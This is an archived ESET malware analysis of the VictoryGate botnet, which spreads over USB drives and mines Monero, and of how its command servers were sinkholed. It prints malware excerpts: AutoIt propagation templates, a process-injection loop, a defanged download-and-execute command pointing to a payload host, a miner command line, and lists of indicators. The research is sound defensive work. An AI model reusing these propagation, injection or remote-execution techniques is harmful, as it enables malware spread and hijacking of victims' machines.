Following ESET's discovery, a Monero mining botnet is disrupted

By Alan Warburton

Archived: 2026-04-05 14:34:43 UTC

ESET researchers recently discovered a previously undocumented botnet that we have named VictoryGate. It has been active since at least May 2019 and, since then, three different variants of the initial module have been identified, in addition to approximately 10 secondary payloads that are downloaded from file hosting websites. The initial module is detected by ESET security products as MSIL/VictoryGate.

This botnet is composed mainly of devices in Latin America, specifically Peru, where over 90% of the compromised devices are located. We've been actively sinkholing several command and control (C&C) domains, allowing us to monitor this botnet's activity. The combination of the sinkhole data and our telemetry data allows us to estimate the botnet's size to be at least 35,000 devices.

To control its botnet, VictoryGate used only subdomains registered at the dynamic DNS provider No-IP. ESET reported the malicious subdomains to No-IP, who swiftly took them all down, effectively removing control of the bots from the attacker. Also, ESET is collaborating with non-profit Shadowserver Foundation by sharing sinkhole logs in an effort to further remediate this threat.

In Figure 1 you can see the peak number of unique IP addresses connecting to the C&C per day.



Figure 1. Connections to the C&C

The main activity of the botnet was Monero mining. However, given that the botmaster was able to issue commands to the nodes to download and execute new secondary payloads at any given time, this could have changed at some point. This posed a considerable risk, given that we've identified compromised network traffic that stems from the public sector and from organizations in the private sector, including financial institutions.

The impacts on the victim's device are:

- Very high resource usage. In all the payloads we analyzed, the malicious code uses all available threads to perform cryptomining, which results in a sustained 90-99% CPU load. This slows down the device, causes overheating and possibly even damage.
- Files that are contained on USB drives are hidden when connecting to an infested machine. This is part of the propagation mechanism that we'll discuss shortly.

We'll cover some of the technical aspects of this threat in this post.

What is VictoryGate?

This is the name we've given to the initial module that receives and executes commands from the C&C server. It also implements the propagation mechanism and establishes persistence on victimized devices.

Propagation

The only propagation vector we have been able to confirm is through removable devices. The victim receives a USB drive that at some point was connected to a compromised machine. It seemingly has all the files with the same names and icons that it contained originally. Because of this, the contents will look almost identical at first glance, as seen in the example in Figure 2. However, the original files have been copied to a hidden directory in the root of the drive and Windows executables have been provided as apparent namesakes.



Figure 2. Comparison of a drive pre- and post-compromise with default Explorer options

In fact, these executables are AutoIt scripts that are compiled on the fly by VictoryGate, using the template in Figure 3. It is worth noting that the build process will also add random metadata to each file so that any two compiled scripts will most likely never have the same hash.

```
FUNC GEN_RANDOM_SCRIPT()
DIM $OUTPUT_STRING="#NoTrayIcon"&@CRLF&STRINGFORMAT("#pragma compile(FileVersion, %s.%s.%s.%s)",GEN_RANDOM_NUMBER(1,99),GEN_RANDOM_NUMBER(1,99),GEN_RANDOM_NUMBER(1,
$OUTPUT_STRING&="#pragma compile(Comments, "&'"'&GEN_RANDOM_WORD()&'"'&")"&@CRLF
$OUTPUT_STRING&="#pragma compile(FileDescription, "&'"'&GEN_RANDOM_WORD()&'"'&")"&@CRLF
$OUTPUT_STRING&="#pragma compile(CompanyName, "&'"'&GEN_RANDOM_WORD()&$MUTEX_NAME&GEN_RANDOM_WORD()&'"'&")"&@CRLF
$OUTPUT_STRING&="#pragma compile(InternalName, "&'"'&GEN_RANDOM_WORD()&'"'&")"&@CRLF
$OUTPUT_STRING&="#pragma compile(LegalCopyright, "&'"'&GEN_RANDOM_WORD()&'"'&")"&@CRLF
$OUTPUT_STRING&="#pragma compile(LegalTrademarks, "&'"'&GEN_RANDOM_WORD()&'"'&")"&@CRLF
$OUTPUT_STRING&="#pragma compile(ProductName, "&'"'&GEN_RANDOM_WORD()&'"'&")"&@CRLF
FOR $LOOPINT=0 TO GEN_RANDOM_NUMBER(2,6)
$OUTPUT_STRING&="Func "&GEN_RANDOM_WORD()&"($"&GEN_RANDOM_WORD()&")"&@CRLF
$OUTPUT_STRING&=GEN_RANDOM_FUNCS()
$OUTPUT_STRING&="ENDFUNC"&@CRLF
NEXT
$FUNCNAME=GEN_RANDOM_WORD()
$PARMNAME=GEN_RANDOM_WORD()
$OUTPUT_STRING&="Func "&$FUNCNAME&"($"&$PARMNAME&")"&@CRLF
$OUTPUT_STRING&=GEN_RANDOM_FUNCS(TRUE ,$PARMNAME)
$OUTPUT_STRING&="ENDFUNC"&@CRLF
$DIM_NAME=GEN_RANDOM_WORD()
$LOOP_NAME=GEN_RANDOM_WORD()
$OUTPUT_STRING&=STRINGFORMAT("Dim $%s[2] = ["
$OUTPUT_STRING&=STRINGFORMAT("For $%s = 0 To 1",$LOOP_NAME)&@CRLF&"ShellExecute(@WorkingDir & "&$FUNCNAME&"("&"$"&$DIM_NAME&"[0]"&")"&STRINGFORMAT(" & $%s[$%s])",$L
RETURN $OUTPUT_STRING
ENDFUNC
```

Figure 3. The template used by VictoryGate to compile the propagation scripts

When an unsuspecting user “opens” (i.e. executes) one of these files, the AutoIt script will open both the file that was intended, in addition to the initial module (see Figure 4), both hidden by VictoryGate in a hidden directory as mentioned above.

```
DIM $IVLKVMUUM[2]=["JcMewjJKy.exe","APORTES DE LA CIENCIA Y LA TECNOLOGIA PARA LA CONSERVACION DEL ECOSISTEMA.docx"]
FOR $JVOSOLG=0 TO 1
SHELLEXECUTE(@WORKINGDIR&DOUSDIWCA($IVLKVMUUM[0])&$IVLKVMUUM[$JVOSOLG])
IF @ERROR THEN
ENDIF
NEXT
```

Figure 4. Propagation script that shows launching a regular file along with executing the malicious module

Once the initial module is executed, it will create a copy of itself in %AppData% (with a nicer name like ctfmon2.exe) and a shortcut in the startup folder pointing to this copy, as a simple mechanism to gain persistence upon system boot.

This module is an approximately 200 MB .NET assembly that contains a huge array with garbage bytes. This is likely done to avoid scanning by some security products that have file size or other resource consumption limits. The array also contains an XORed and gzip-compressed DLL that, at runtime, is deciphered and loaded with a late binding call using the .NET Reflection API.

The DLL itself contains a packed AutoIt-compiled script like the one seen in Figure 3, as well as the methods required to inject it into some legitimate Windows process. We’ve seen vbc.exe (Visual Basic Compiler) or csc.exe (Visual C# Compiler) being targeted.

The injection is done by creating an instance of the vbc.exe process in a suspended state, unmapping its memory sections and then loading the executable from memory. As can be seen in Figure 5, VictoryGate will use several undocumented NTAPI functions such as NtWriteVirtualMemory, rather than using the more common API function WriteProcessMemory, to avoid basic API-hooking detection.

```
for (int j = 0; j <= num7; j++)
{
    Buffer.BlockCopy(array, BitConverter.ToInt32(array, 60) + 248 + j * 40, array5, 0, 40);
    byte[] array6 = new byte[array5[4] - 1 + 1];
    Buffer.BlockCopy(array, array5[5], array6, 0, array6.Length);
    vaba2 = new IntPtr(vaba.ToInt32() + array5[3]);
    value4 = new IntPtr(array6.Length);
    ntWriteVirtualMemory(array3[0], vaba2, array6, (uint)((int)value4), 0);
}
```


Figure 5. vbc.exe *process injection performed by VictoryGate*

The injected AutoIt agent is responsible for communication with the C&C server, download and execution of the secondary payloads, and also will constantly scan to detect whether a new USB drive has been connected and, if so, will replace the files that it contains with propagation scripts and hide the original files.

Communication with C&C servers

As mentioned before, the botmaster had the ability to send commands to the nodes to add new secondary payloads. These commands were issued using a custom protocol and uncommon ports as cleartext. The following commands were supported:

Command	Description
!	The C&C tells the node to download a file from a given URL and then execute it. The node will also use the prefix to notify the C&C that the task has been completed without errors.
~	The node uses this prefix to notify the C&C that there has been an error while performing the task.
-	This prefix is used by the node during the first message to the C&C, where it sends information about the system such as username, hostname, antimalware product installed, AutoIt version, etc. After that, it is used as a Keep-Alive between server and client.
_	The node notifies the C&C that the current execution path is different than the one expected. This will also trigger the same mechanism that is used when the file is executed from the USB drive – it will copy itself to %AppData%.

Here is a defanged example of a download-and-execute command:

!|N-I-C-H-O-L-A-S|!|N-I-C-H-O-L-A-S|PuQPQOZOy.exe|N-I-C-H-O-L-A-S|http://gulfup[.]me/i/00711/2czcy5xvh7br.jpeg[N-E-K]

where the URL is the payload to download to the %temp% directory and PuQPQOZOy.exe is a randomly-generated name to be assigned to the file once it is downloaded.

Downloaded payloads

Downloaded payloads are typically AutoIt-compiled scripts as well. The AutoIt compiler has the ability to bundle binaries with the script, in one standalone file. These binaries can then be executed by the script using the AutoIt ShellExecute function when the compiled executable is run. When executed, this file will first create a scheduled task and another shortcut in the startup folder to gain persistence for this new binary. The execution of the downloaded payload in most of the samples analyzed is the following:



Figure 6. Workflow of the downloaded payload

Again, this payload will try to inject code into a legitimate Windows process; this time it'll inject the XMRig mining software into the ucsvc.exe (Boot File Servicing Utility) process.

Once executed, tpmvscugr.exe will first decipher a Rijndael-encrypted array, which is a packed binary that we call gate.exe – its methods are then invoked using the .NET Reflection API as seen in the previous stage.

This packed binary doesn't have the necessary code to perform the injection itself; rather, the last piece of code required to inject the ucsvc.exe process is a DLL downloaded from the C&C that is first stored in a registry key (see Figure 7) and then loaded into the tpmvscugr.exe process memory during runtime.



Figure 7. Registry key containing auto.dll

This DLL (auto.dll) is sent through network traffic using gzip compression and AES encryption. The key to decipher it has to be recovered from the communication between the C&C and the node. It is then loaded during execution by performing a late call. It contains some typical RunPE functions that allow gate.exe to perform the injection.

Monero mining

Once the ucsvc.exe process is injected with the XMRig miner, the C&C will start the mining on the node by passing a command like the following:

C:\Windows\system32\ucsvc.exe -algo cryptonight -url <Redacted>:19019 –user CPU_x64 –pass x –retries=50 –retry-pause=1 –keepalive –donate-level=1 –nicehash

The IP address seen in the command is actually not a mining pool, but a stratum proxy – or XMRig Proxy. Also, in order to hide the CPU usage from the user, the mining process will be terminated if the user opens Task Manager; mining will be resumed as soon as TM is closed. This technique has been seen in many other threats of this kind.

From the data collected during our sinkholing activities we can determine that there are, on average, 2,000 devices mining throughout the day. If we estimate an average hashrate of 150H/s, we could say that the authors of this campaign have collected at least 80 Monero (approximately US$6000) from this botnet alone.

Conclusion

VictoryGate is a new botnet that uses USB drives to propagate, a technique that we've seen repeatedly over the years in Latin America. The usage of AutoIt and XMRig to develop cryptomining malware is also a trend that has seen a recent increase.

One of the interesting characteristics about VictoryGate is that it shows a greater effort to avoid detection than previous, similar campaigns in the region. However, the most interesting factor of this investigation has been our ability to register unused domain names hardcoded into the malware samples, allowing us to sinkhole a significant part of the C&C infrastructure and share the collected data with Shadowserver in order to remediate this attack. No-IP was also helpful in taking down the main domain names used by the botnet, which disrupted at least a portion of the botnet.

Despite our efforts, compromised USB drives will continue to circulate and new infestations will still occur. The main difference is that the bots will no longer receive commands from the C&C. This will prevent new victims from downloading secondary payloads from the internet. However, those PCs that were afflicted prior to the disruption may continue to perform cryptomining on behalf of the botmaster. We provide a free tool to clean your PC if you think it has been compromised by this malware: you can use ESET Online Scanner to effectively remove this threat.

Indicators of Compromise (IOCs)

Samples

ESET detection name	Hash
MSIL/VictoryGate.A	398C99FD804043863959CC34C68B0305B1131388
MSIL/VictoryGate.A	a187d8be61b7ad6c328f3ee9ac66f3d2f4b48c6b
MSIL/VictoryGate.B	483a55389702cdc83223c563efb9151a704a973e
MSIL/VictoryGate.C	686eef924e6b7aadb5bcff1045b25163501670e6

Filesystem

%ProgramData%\JcmewjJky\jcmewjjky.ico
%ProgramData%\JcmewjJky\jcmewjjky.exe
%ProgramData%\JcmewjJky\jcmewjjky.au3
%AppData%\Microsoft\Windows\Start Menu\Programs\Startup\ctfmon.url.lnk
%AppData%\Microsoft\Windows\Start Menu\Programs\Startup\tpmvsucgr.url
%AppData%\tpmvscugr.exe
%AppData%\ctfmon2.exe
HKCU/Software/JcMewjJKy

HKLM/Software/Microsoft/Windows NT/CurrentVersion/Schedule/TaskCache/Tree/rwIAMblfuvoss
HKCU/Software/Victory

C&C Domains

* Domains being sinkholed.

scitie.ddns[.]net
ddw.ddns[.]net
c0d3.ddns[.]net
volvo.ddns[.]net
xcod.ddns[.]net
mrxud.ddns[.]net
d001.ddns[.]net
xkm.ddns[.]net
luio.ddns[.]net
xcud.ddns[.]net
aut2scr.ddns[.]net
fanbmypersondrive[.]icu
mydrivepersonpdvsa[.]icu
mydrivepersonfanb[.]icu
mycountermppd[.]xyz
calypsoempire.ddns[.]net
mgud2xd.ddns[.]net
aut0hk.ddns[.]net
xcud.zapto[.]org
accountantlive[.]icu
shittybooks[.]review
hakerz123.ddns[.]net
jcmewjjkyc0d3.ddns[.]net *
urtyerc0d3.ddns[.]net *
MoOHyAYeuaut2scr.ddns[.]net *
pNUMWWDLjPmzg.ddns[.]net *
gJyapcAGoc0d3.ddns[.]net *
OHOFqlXNJluio.ddns[.]net *

Payload URLs

gulfup[.]me/i/00711/2czcy5xvh7br.jpeg
gulfup[.]me/i/00711/a8nr26g1zcot.jpeg
gulfup[.]me/i/00711/6400e1i9fsj6.jpeg
gulfup[.]me/i/00711/pwgzuq5902m2.jpeg
gulfup[.]me/i/00711/lhm3w37zuiwy.jpeg
gulfup[.]me/i/00711/3mwdm6tbgcq6.jpeg

gulfup[.]me/i/00712/sy8rtcxlh1pu.jpeg
gulfup[.]me/i/00712/o56zgjhefny0.jpeg
b.top4top[.]io/p_152411ncc1.jpeg
pastebin[.]com/raw/fEAuhPYh

MITRE ATT&CK techniques

Tactic	ID	Name	Description
Initial access	T1091	Replication through Removable Media	Compiles AutoIt scripts that replace original files on the USB drive.
Execution	T1064	Scripting	Uses AutoIt and VBS scripts in various stages of the malware.
	T1129	Execution through Module Load	Loads and runs binaries during execution.
	T1085	Rundll32	Uses rundll32.exe through the AutoIt function INETGET to download payloads.
	T1106	Execution through API	Uses API calls such as CreateProcessA, WriteProcessMemory to run binaries.
	T1053	Scheduled Task	Creates a scheduled task to ensure the miner will run every minute.
Persistence	T1158	Hidden Files and Directories	Creates hidden directories to hide the payload and propagation files.
	T1060	Registry Run Keys / Startup Folder	Creates a file with LNK extension (shortcut) in the Windows startup folder.
	T1053	Scheduled Task	Creates a scheduled task to ensure the miner will run every minute.
Privilege Escalation	T1055	Process Injection	Gains privilege by injecting itself into legitimate Windows processes.
Defense Evasion	T1140	Deobfuscate/Decode Files or Information	Uses base64 encoding and other obfuscation techniques in various iplaces.
	T1222	File and Directory Permissions Modification	Sets +RHS attributes on files and sirectories.

Tactic	ID	Name	Description
	T1009	Binary Padding	Uses binary padding to create propagation scripts that have different hashes.
	T1107	File Deletion	Files downloaded in the %temp% directory are later deleted.
	T1093	Process Hollowing	Legitimate Windows processes are hollowed and then injected.
	T1045	Software Packing	Many files contain packed binaries using custom techniques.
Lateral Movement	T1091	Replication through Removable Media	The initial payload is copied to a hidden directory in a removable drive.
Collection	T1005	Data from Local System	Some information about the host device is exfiltrated, including username, hostname, antimalware solution, and others.
Discovery	T1063	Security Software Discovery	Performs WMI queries to discover security software installed on the machine.
	T1057	Process Discovery	Tries to determine if the task manager process is open in order to suspend the mining activities.
Command and Control	T1094	Custom Command and Control Protocol	C&C uses two non-standard protocols.
	T1065	Uncommonly Used Port	C&C uses uncommon ports such as 3,030, 6,060 and 19,019.
	T1008	Fallback Channels	Uses backup domain names.
	T1102	Web Service	Uses Pastebin to recover the C&C IP even if DNS resolution fails.
Impact	T1496	Resource Hijacking	Victim’s hardware is used to mine cryptocurrency.
T1492	Stored Data Manipulation	Files stored on USB drives are hidden from the user.	

Source: https://www.welivesecurity.com/2020/04/23/eset-discovery-monero-mining-botnet-disrupted/